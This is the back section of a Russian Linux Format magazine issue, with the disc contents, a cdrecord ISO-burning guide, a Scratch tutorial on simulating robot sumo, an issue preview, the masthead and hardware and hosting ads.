Это маловероятно, но если все же прилагаемый к журналу диск поврежден, пожалуйста, свяжитесь с нашей службой поддержки по электронной почте: disks@linuxformat.ru

Внимательно прочтите это перед тем, как использовать LXF DVD!

Содержание

LINUX FORMAT

ДИСТРИБУТИВЫ

Arch Облегченный дистрибутив с наиболее гибкими возможностями конфигурирования (загрузка с LXFDVD)

PDebian Сборка Debian 6 для Raspberry Pi (образ SD-карты)

Scientific Linux 6.2 Дистрибутив на базе RHEL, собираемый в CERN, Fermilab и других университетах и лабораториях, 64-разрядная сборка (загрузка с LXFDVD)

Puppy 5.2.8 Легкий Live-CD с полным набором приложений (образ ISO)

Ubuntu 12.04 LXF Remix Новый LTS-релиз популярного дистрибутива (загрузка с LXFDVD)

Ubuntu 12.04 Установочный DVD, 64-разрядная сборка (вторая сторона LXFDVD)

ПРОГРАММЫ НОМЕРА

CoreWatch 1.1.5 Demo Игра, тонки на космических кораблях

HOTPICKS

Fachoda 2.1 Игра, симулятор полета и воздушного боя

FSTransform 0.9.3 Программа для конвертации файловой системы из одного формата в другой без потерь данных

FWBuilder 5.1.0 Графическая программа для настройки межсетевого экрана

GRXMap 0.409 Программа для нанесения данных из файлов GPX на карту

Impro-Visor 5.13 Программа, облегчающая создание джазовых импровизаций

LanguageTool Средство правописания для 25 языков, включая русский и украинский

LDAP account manager 3.7 Web-интерфейс для управления учетными записями пользователей по LDAP

Midnight Commander 4.8.2 Обновленная версия легендарного файлового менеджера

PlanetScape 2012 apr14 Программа, показывающая глобус, карты и 3D-изображения поверхности Луны и Марса

SportsTracker 5.4.0 Программа для ведения дневника спортивных достижений

StuntRally 1.5 Игра, симулятор автомобильных гонок

Пожалуйста, перед использованием Диска ознакомьтесь с опубликованной в журнале инструкцией!

КОММЕНТАРИЙ Присылайте ваши пожелания и предложения по электронной почте: info@linuxformat.ru

ДВЕ НЕКТОРЫЕ ДИСКИ В маловероятном случае обнаружения дефектов на данном диске, обращайтесь, пожалуйста, по адресу disk@linuxformat.ru

Настоящий диск тщательно тестировался и проверялся на всех старых платформах, однако, как и в случае с любым новым ПО, мы рекомендуем вам использовать авторизованный сканер. Мы также рекомендуем всегда иметь под рукой актуальную резервную копию данных вашего жесткого диска. К сожалению, редакция Linux Format не в состоянии принимать на себя ответственность за любые повреждения, разрушения или иные убытки, которые могут повлечь за собой использование этого DVD, представленных на нем программ или данных. Прежде чем устанавливать какое-либо ПО на компьютер, пожалуйста, скачайте программу для загрузки с нашего сайта.

Тираж изготовлен ООО «Уральский электронный завод», 620137, Россия, г. Екатеринбург, Студенческая ул., д. 9. Лицензия МПР ВАР 77-15.

Создание установочных дисков при помощи cdrecord

Самый быстрый способ записать ISO-образ на чистую матрицу – это через *cdrecord*. Для всех перечисленных ниже действий потребуются права root. Сначала определите путь к вашему устройству для записи дисков. Наберите следующую команду:

```
cdrecord -scanbus
```

После этого на экране терминала должен отобразиться список устройств, подключенных к вашей системе. SCSI-адрес каждого устройства представляет собой три числа в левой колонке – например, 0,3,0. Теперь вы можете с легкостью записать образ на диск:

```
cdrecord dev=0,3,0 -v /путь к образу/image.iso
```

Чтобы упростить дальнейшее использование *cdrecord*, сохраните некоторые настройки в файле `/etc/default/cdrecord`. Добавьте по одной строке для каждого устройства записи (вероятно, в вашей системе присутствует всего одно такое устройство):

```
Plextor= 0,3,0 12 16M
```

Первое слово в этой строке – метка; затем после адреса SCSI-устройства вы должны указать скорость и размер буфера. Теперь можете заменить SCSI-адрес в командной строке на выбранную вами метку. Все будет еще проще, если вы добавите следующее:

```
CDR_DEVICE=Plextor
```

Все, что вам теперь нужно для записи ISO-образа – это набрать команду

```
cdrecord -v /path/to/image.iso
```

Если вы не из числа любителей командной строки, в таком случае вам придет на помощь утилита *gcombust*. Запустите ее из-под root и выберите вкладку Burn и ISO 9660 Image в верхней части окна. Введите путь к образу, который вы хотите записать на диск, и смело нажимайте на Combust! Пока ваш образ пишется на диск, можете выпить чашечку кофе.

Другая ОС?

Вам не обязательно использовать Linux для записи компакт-диска. Все необходимые файлы уже включены в ISO-образ. Программы вроде *cdrecord* просто переносят данные на чистую матрицу. Если у вас нет устройства для записи дисков, можно найти того, у кого оно есть, и записать диск на его компьютере с Windows, Mac OS X, AmigaOS или любой другой ОС.


Нет устройства для записи дисков?

А что если у вас нет устройства, с помощью которого можно было бы записать образ на диск? Вы знаете кого-нибудь с таким устройством? Вам не обязательно использовать Linux для записи дисков: подойдет любая операционная система, способная распознать пишущий привод (см. выше).

Некоторые дистрибутивы умеют монтировать образы дисков и выполнять сетевую установку или даже установку с раздела жесткого диска. Конкретные методы, конечно, зависят от дистрибутива. За дополнительной информацией обращайтесь на web-сайт разработчика дистрибутива.

ФОРУМ №1

ДЛЯ ВСЕХ
ПОЛЬЗОВАТЕЛЕЙ
LINUX



LINUXFORUM.RU

LinSoft.Info
Путеводитель по программному обеспечению для GNU/Linux



WWW.LINSOFT.INFO

Linux по-русски

**Библиотека
книг, статей
и переводов
о Linux**

WWW.RUS-LINUX.NET

FLEXTRON Axis

рабочая станция для компьютерного моделирования и CAD-приложений на основе профессионального графического процессора NVIDIA Quadro 2000



Освободите время для творчества!

Революционная архитектура NVIDIA® Fermi объединяет продвинутую визуализацию и вычислительные возможности, обеспечивая производительность, многократно ускоряющую привычный рабочий процесс.

Основные характеристики:

- Процессор Intel Core i7-2600
- Графический процессор NVIDIA Quadro 2000, 1024MB
- Платформа ASUS P8P67 Pro
- Оперативная память 16GB
- SSD 90GB
- Жесткий диск 2000GB
- Корпус IN-WIN BUC666 600Вт

ЦЕНА ОТ 51 000 РУБ

AXIS

www.fcenter.ru www.fcshop.ru

LINUX FORMAT

Главное в мире Linux

Как разместить рекламу в разделе Classifieds?

1/4 полоса (210×297 мм)	165 200 руб.
1/2 полосы горизонтально (197×144 мм)	88 500 руб.
1/2 полосы вертикально (102×278)	88 500 руб.
1/4 полосы вертикально (98×138 мм)	53 100 руб.
Фотоблок (44×113 мм)	15 000 руб.

Тел.: +7 812 309 06 86

Цены указаны с учетом НДС

iru
www.iru.ru

Возможности в надежности Ноутбук iRU Patriot 510 15,6"



На базе процессора Intel® Core™ i3 второго поколения

- 15.6" экран
- WiFi
- Full HD TV
- Камера
- Веб-камера

- Стильный внешний вид
- Компактный размер
- Низкое энергопотребление
- Идеальный мультимедиа центр

intel inside
CORE i3

Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран.

Unix Education Center
Россия, 190000, Санкт-Петербург
Черноморский переулок, дом 4
Тел.: +7 (812) 611-1575



GNU/Линуксцентр приглашает на работу!

Linux center
www.linuxcenter.ru

ВАКАНСИЯ: PHP-программист/web-мастер

ОБЯЗАННОСТИ:

- » Создание сайтов с нуля на базе CMS Drupal: верстка, программирование, разработка баз данных, конвертация данных.
- » Разработка дополнительных модулей для CMS Drupal.
- » Внесение изменений в готовые скрипты.
- » Поддержка сайтов компании.

ПОДРОБНЕЕ: www.linuxcenter.ru/vacancy/

Обмен опытом и передовые идеи по использованию свободного ПО в образовании

Роботы-спортсмены? Да!

Возможно ли такое? **Татьяна Казанцева** утверждает, что возможно – для них даже существует своя Олимпиада.



Наш эксперт

Во время, свободное от корпения над написанием методики скрещивания Scratch и Arduino, **Татьяна Казанцева** оттачивает навыки работы со свободным ПО для использования в школе и дома.

Как узнать, чей робот лучше – устроить конкурс красоты? Поверить на слово его создателям? Верный ответ нам может дать только честная борьба. Робоолимпиады (или Robocup) – уже признанный способ выявить, чей робот имеет лучшую конструкцию и алгоритмы работы и кому благоволит фортуна.

В прошлых выпусках LXF, изучая датчики, мы уже фактически сделали первые шаги в сторону соревнований – езда по линии и выход из лабиринта являются фундаментальными дисциплинами, которые робот должен обязательно пройти.

Участие в таких соревнованиях является не только желательным, но даже обязательным для признания конструкции робота успешной, и позволяет выявить дефекты конструкции.

Давайте поднимем планку и создадим симуляцию более сложных дисциплин, на которых обкатаем алгоритмы, впоследствии применимые к реальному «железу».

Японская борьба

Начнем с симулятора японской борьбы сумо. Она как-никак подходит к роботам – не правда ли, вид толстячков-сумотори (борцов) сверху напоминает круглый корпус робота? Правила борьбы очень просты: вытолкни другого из круга. Но задача данного плана гораздо сложнее, чем просто езда по линии – нам надо смоделировать некоторые физические явления, а именно столкновение роботов. То есть роботы должны двигаться, сталкиваться и отпихивать друг друга.

Так как полноценную физику взаимодействия описать достаточно сложно (особенно в Scratch, и особенно для тех, кто не знаком с понятиями момента и упругого соударения и тригонометрическими функциями), мы попытаемся сделать упрощенную модель, которая с некоторым приближением будет имитировать реальную, но обходиться без сложных функций.

Представим, что у робота два колеса, и если его специально не повернуть, он может двигаться при столкновении только вперед и назад. Для этого мы используем понятие направления Scratch (то есть угол поворота робота) и движения, происходящего вперед и назад по прямой линии направления. Борьба будет между красным и синим роботом, поэтому создайте два персонажа, как показано на рис. 1.

Понятие направления мы разбирали в статье LXF156 «Робот на экране. Движение и управление» в рамках понятия Ориентация.

Так как наш робот круглый, нужно будет только определить, куда двигался робот соперника, а куда – наш робот, и подвинуть робота в нужном направлении. Код приблизительно будет выглядеть следующим образом:

```
когда я получу kasanie
если napr1 > 0 и napr2 < 0
идти -5 шагов
если napr1 < 0 и napr2 > 0
идти -5 шагов
если napr1 < 0 и napr2 < 0
идти 5 шагов
если napr1 > 0 и napr2 > 0
идти 5 шагов
если край, оттолкнуться
```

Если наш робот ехал в положительном направлении (больше нуля – направо), а робот соперника двигался в отрицательном (меньше нуля – налево, навстречу нам), то нас отбросит назад. То же произойдет, если мы двигались в отрицательном направлении (налево), а робот соперника, наоборот, направо: нас также отбросит назад (то есть нужно будет двигаться на минус число шагов).

Для отслеживания направления мы вводим две переменные – **napr1** и **napr2**, для красного и синего робота соответственно, а изменение направления определяем событием **kasanie**.

Коды для красного и синего робота абсолютно одинаковы.

Добавив к роботам код управления, можно перемещать роботов по полю соответственно стрелками курсора и клавишами WASD.

Код для красного робота –

```
когда клавиша стрелка вверх нажата
идти 5 шагов
если край, оттолкнуться
когда клавиша стрелка вниз нажата
идти -5 шагов
если край, оттолкнуться
когда клавиша стрелка направо нажата
повернуться на 5 градусов
если край, оттолкнуться
когда клавиша стрелка влево нажата
повернуться на -5 градусов
если край, оттолкнуться
```






Рис. 1. Портреты роботов-соперников: горячий против холодного?

Код для синего робота –



Далее нужно реализовать код реагирования на касание. Передадим сигнал **kasanie**, если будет касание противоположного персонажа. Например, для красного робота этот участок кода будет выглядеть так:



Теперь уже можно погонять роботов по полю; но наша задача – реализовать настоящую борьбу. Для этого запрограммируем арену.


Нарисуйте фон для сцены, как показано на рис. 2.

Как видно, у нас имеется арена желтого цвета и зеленое поле реагирования для определения выталкивания робота. Вы можете оформить арену как вам нравится – главное, не используйте цвет, выбранный для пространства вне арены, чтобы они зрительно не сливались.

Также создадим еще два фона: один с сообщением о выигрыше красного робота, второй – синего (рис. 3).

Для отображения нужного фона введем два события – **redwin** и **bluewin**.

Код для сцены будет таким:



Теперь нам остается сделать две последние вещи: дописать к коду касания выдачу сигнала, обозначающего выигрыш робота противоположного цвета при касании зеленого поля, а также поставить роботов в начальное положение. Допишем эти два участка кода.



Рис. 2. Арена, как в цирке, посыпана песком, а проигравшего выпрут на травку.





Рис. 3. Нельзя же стадиону не иметь табло результатов.

Для красного робота –



а для синего –



Вы можете скачать полный код проекта с сайта <http://scratch.mit.edu/projects/akdengi/2618677>.

В следующей части мы снабдим наших роботов «разумом» и разберем различные алгоритмы их управления. Если вы сумеете сделать это раньше нас, напишите нам на info@linuxformat.ru, и мы обязательно опубликуем и ваше решение. LXF



В августовском номере

Red Hat: в чем секрет успеха?

Выявим движущие силы Red Hat – как делают миллиард долларов на свободном программном обеспечении.

Сборка суперкомпьютера

Настроим свой собственный кластер Beowulf на синтез белков, розыск инопланетян или уничтожение монстров со всей их родней.

Города открытых данных

Узнайте, как разделяемые данные применяют для улучшения городской застройки в Брайтоне, Великобритании и мире.

Raspberry Pi

У нас есть провода, у нас есть SSD и даже макетная плата; итак, за работу.

Содержание последующих выпусков может меняться без уведомления – вдруг мы отклонимся от прямого маршрута.

LINUX FORMAT

Главное в мире Linux

Журнал зарегистрирован Федеральной службой по надзору за соблюдением законодательства в сфере массовых коммуникаций и охране культурного наследия ПИ № Ф077-21973 от 14 сентября 2005 года. Выходит ежемесячно. Тираж 5000 экз.

РЕДАКЦИЯ РУССКОЯЗЫЧНОЙ ВЕРСИИ

Главный редактор

Кирилл Степанов info@linuxformat.ru

Литературный и выпускающий редактор

Елена Толстякова

Переводчики

Илья Аввакумов, Елена Ессяк, Светлана Кривошеина, Валентин Развозжаев, Елена Толстякова

Редактор диска

Кирилл Степанов

Верстка, допечатная подготовка

Сергей Рогожников

Технический директор

Денис Филиппов

Директор по рекламе

Владимир Савельев advert@linuxformat.ru

Генеральный директор

Павел Фролов

Учредители

Частные лица

Издатели

Виктор Федосеев, Павел Фролов

Отпечатано в ООО «Лепень»

188330, Ленинградская обл., Гатчинский р-н, пос. Сиверский, Вокзальная ул., 4
Заказ 4929

РЕДАКЦИЯ АНГЛОЯЗЫЧНОЙ ВЕРСИИ

Редактор Грэм Моррисон [Graham Morrison] graham.morrison@futurenet.com

Заместитель редактора Эндрю Грегори [Andrew Gregory]

agregory@futurenet.com

Штатный автор Джонатан Робертс [Jonathan Roberts]

jonathan.roberts@futurenet.com

Редактор диска Бен Эверард [Ben Everard] ben_everard@futurenet.com

Художественный редактор Эфраин Эрнандес-Мендоса

[Efrain Hernandez-Mendoza] efrain.hernandez-mendoza@futurenet.com

Выпускающий редактор Гэри Уокер [Gary Walker] gary.walker@futurenet.com

ПОДГОТОВКА МАТЕРИАЛОВ

Нейл Ботвик [Neil Bothwick], Крис Браун [Chris Brown], Марко Фиоретти [Marco Fioretti], Джульетта Кемп [Juliet Kemp], Дэймон Конвей [Damon Conway], Бен Эверард [Ben Everard], Грэм Моррисон [Graham Morrison], Джонатан Робертс [Jonathan Roberts], Маянк Шарма [Mayank Sharma], Шашанк Шарма [Shahank Sharma], Ник Вейч [Nick Veitch], Евгений Балдин, Артем Зорин, Татьяна Казанцева, Александр Орлов, Андрей Ушаков, Алексей Федорчук, Игорь Штомпель

Художественные ассистенты Стейси Блэк [Stacey Black],

Кейт Мак-Доннелл [Kate McDonnell]

Иллюстрации Шейн Коллиндж [Shane Collinge], Ely Walton Illustrations,

iStockPhoto, Саймон Мидлвек [Simon Middleweek], Максим Дорофеев

КОНТАКТНАЯ ИНФОРМАЦИЯ

UK: Linux Format, 30 Monmouth Street, Bath BA1 2BW

Tel. +44 01225 442244 Email: linuxformat@futurenet.com

РОССИЯ:

Санкт-Петербург (редакция):

Лиговский пр., 50, корп. 15

Тел. +7 (812) 309-06-86

Представительство в Москве:

Красноказарменная ул., 17, м. «Авиамоторная» (в помещении АТС МЭИ)

Тел./факс +7 (499) 271-49-54

По вопросам сотрудничества, партнерства, оптовых закупок:

partner@linuxcenter.ru

Авторские права: Статьи, переведенные из английского издания Linux Format, являются собственностью или лицензированы Future Publishing Ltd (Future plc group company). Все права зарегистрированы. Никакая часть данного журнала не может быть повторно опубликована без письменного разрешения издателя.

Все письма, независимо от способа отправки, считаются предназначенными для публикации, если иное не указано явно. Редакция оставляет за собой право корректировать присланные письма и другие материалы. Редакция Linux Format получает неэксклюзивное право на публикацию и лицензирование всех присланных материалов, если не было оговорено иное. Linux Format стремится оставить уведомление об авторских правах всюду, где это возможно. Свяжитесь с нами, если мы не упомянули вас как автора предложенных вами материалов, и мы постараемся исправить эту ошибку. Редакция Linux Format не несет ответственности за опечатки.

Ответственность за содержание статьи несет ее автор. Мнение авторов может не совпадать с мнением редакции.

Все присланные материалы могут быть помещены на CD или DVD-диски, поставляемые вместе с журналом, если не было оговорено иное.

Ограничение ответственности: используйте все советы на свой страх и риск. Ни при каких условиях редакция Linux Format не несет ответственности за повреждение или ущерб, нанесенные вашему компьютеру и периферии вследствие использования тех или иных советов.

LINUX – зарегистрированный товарный знак Линуса Торвальдса [Linus Torvalds].

«GNU/Linux» заменяется на «Linux» в целях сокращения. Все остальные товарные знаки являются собственностью их законных владельцев. Весь код, опубликованный в журнале, лицензирован на условиях GPL v3. См. www.gnu.org/copyleft/gpl.html


За информацией о журналах, издаваемых Future plc group company, обращайтесь на сайт <http://www.futureplc.com>



© Linux Format 2005

© Future Publishing Ltd 2005

BATH • LONDON • MILAN • NEW YORK • PARIS • SAN DIEGO • SAN FRANCISCO



Mandriva Linux — один из самых популярных дистрибутивов GNU/Linux в мире. Главные преимущества Mandriva — дружелюбный интерфейс, простота настройки, возможность быстрой адаптации пользователей, ранее не знакомых с этой ОС, совместимость с широким спектром программного и аппаратного обеспечения.

Корпоративные продукты Mandriva Linux

Mandriva 2010.2 Powerpack

Дистрибутив Mandriva 2010.2 Powerpack включает набор офисных и серверных приложений, и подходит для установки на офисной или домашней рабочей станции и на сервере. Дружелюбный интерфейс, простота настройки Mandriva Powerpack, совместимость с широким спектром аппаратного обеспечения и совместимость с «1С:Предприятие» обеспечивают корпоративным пользователям возможность легкого перехода с Windows на GNU/Linux.

Mandriva Enterprise Server 5

Mandriva Enterprise Server 5 (MES 5) — это надежный и производительный дистрибутив GNU/Linux для корпоративного сервера. MES 5 поможет вам снизить текущие расходы и упростить инфраструктуру. В MES 5 интегрированы серверные разработки программистов Mandriva, в том числе сервер каталогов пользователей Mandriva Directory Server, а также ведущие свободные серверные приложения, которые помогут вам с минимумом затрат времени и энергии настроить и поддерживать необходимые вам серверы. Срок поддержки дистрибутива — 5 лет.

Сертифицировано ФСТЭК

Дистрибутивы Mandriva Linux сертифицированы по требованиям ФСТЭК по 5 классу для СВТ и 4 уровню контроля НДВ, что дает возможность использовать их для обработки конфиденциальной информации в автоматизированных системах класса до 1Г включительно и обработки персональных данных в информационных системах класса до К2 включительно.

- **Mandriva 2008 Spring Powerpack** — дистрибутив для рабочей станции или небольшого сервера.
- **Mandriva Corporate Server 4 Update 3** — дистрибутив для создания корпоративного сервера.
- **Mandriva Flash** — дистрибутив GNU/Linux, загружающийся и работающий прямо с USB-носителя.

EduMandriva — свободное ПО для образования

- Создано с участием российских преподавателей и методистов.
- Все ПО, необходимое для преподавания информатики.
- Методические материалы.

Наименование	Стоимость, руб.
Корпоративные продукты Mandriva	
Mandriva Linux 2010.2 Powerpack (DVD-Box)	1 300
Услуга подписки на Mandriva Enterprise Server 5 на 1 год, базовый уровень (с физическим носителем)	13 300
Услуга подписки на Mandriva Enterprise Server 5 на 3 года, базовый уровень (с физическим носителем)	34 800
Продукты Mandriva для образования	
Комплект программного обеспечения Mandriva Linux и EduMandriva для школ	3 500
Сертифицированные ФСТЭК продукты Mandriva	
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 10 рабочих мест	28 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 5 рабочих мест	14 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 1 рабочее место	4 990
Сертифицированный ФСТЭК Mandriva Corporate Server 4.0 Update 3	10 050

С вопросами по продуктам Mandriva обращайтесь в ГНУ/Линуксцентр!

MANDRIVA УЖЕ ИСПОЛЗУЮТ:
 МВД РФ, Минздравсоцразвития РФ,
 Минфин республики Саха (Якутия),
 Правительство Московской области,
 администрация Черниговского района,
 Приморского края, ОАО «Морион»,
 сеть магазинов «Компьютер-центр
 «КЕЙ», группа компаний «ИМАГ»,
 компания «Азбука мебели»,
 и многие другие.

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru



ЦЕНЫ В СВОБОДНОМ ПАДЕНИИ

HETZNER DEDICATED
ROOT SERVER **EX 4**

~~5500~~ руб.

1900 руб.

УСТАНОВКА

HETZNER DEDICATED
ROOT SERVER **EX 4S**

~~5500~~ руб.

2200 руб.

УСТАНОВКА

HETZNER DEDICATED
ROOT SERVER **EX 6**

~~5500~~ руб.

2900 руб.

УСТАНОВКА

HETZNER DEDICATED
ROOT SERVER **EX 5**

~~1900~~ руб.

0 руб.

УСТАНОВКА

HETZNER DEDICATED ROOT SERVER EX 4

- Intel®Core™ i7-2600 Quadcore с поддержкой технологии Hyper-Threading
- 16 ГБ DDR3 RAM
- 2 x 3 ТБ SATA 6 Гбит/с 7200 об/м! (Software-RAID 1)
- Операционная система Linux
- Неограниченный трафик*
- IPv6 подсеть (/64)
- Установка из образов
- Без минимального контракта
- Установка 1900 рублей

1900
рублей в месяц

HETZNER DEDICATED ROOT SERVER EX 5

- Intel®Core™ i7-920 Quadcore с поддержкой технологии Hyper-Threading
- 24 ГБ DDR3 RAM
- 2 x 750 ГБ SATA 3 Гбит/с (Software-RAID 1)
- Операционная система Linux
- Неограниченный трафик*
- IPv6 подсеть (/64)
- Установка из образов
- Без минимального контракта
- Установка 0 рублей

2500
рублей в месяц



GreenIT
Best Practice Award

2011

Hetzner Online активно поддерживает защиту окружающей среды, используя исключительно 100% возобновляемые источники энергии. Выберите более чистое будущее вместе с Hetzner Online!



RU.HETZNER.COM

*Трафик предоставляется бесплатно. При превышении порога 10000 ГБ/месяц скорость соединения будет ограничена до 10 MBit/s. Стоимость аренды постоянного канала с пропускной способностью 100 MBit/s составляет 290 рублей за каждый дополнительный ТВ.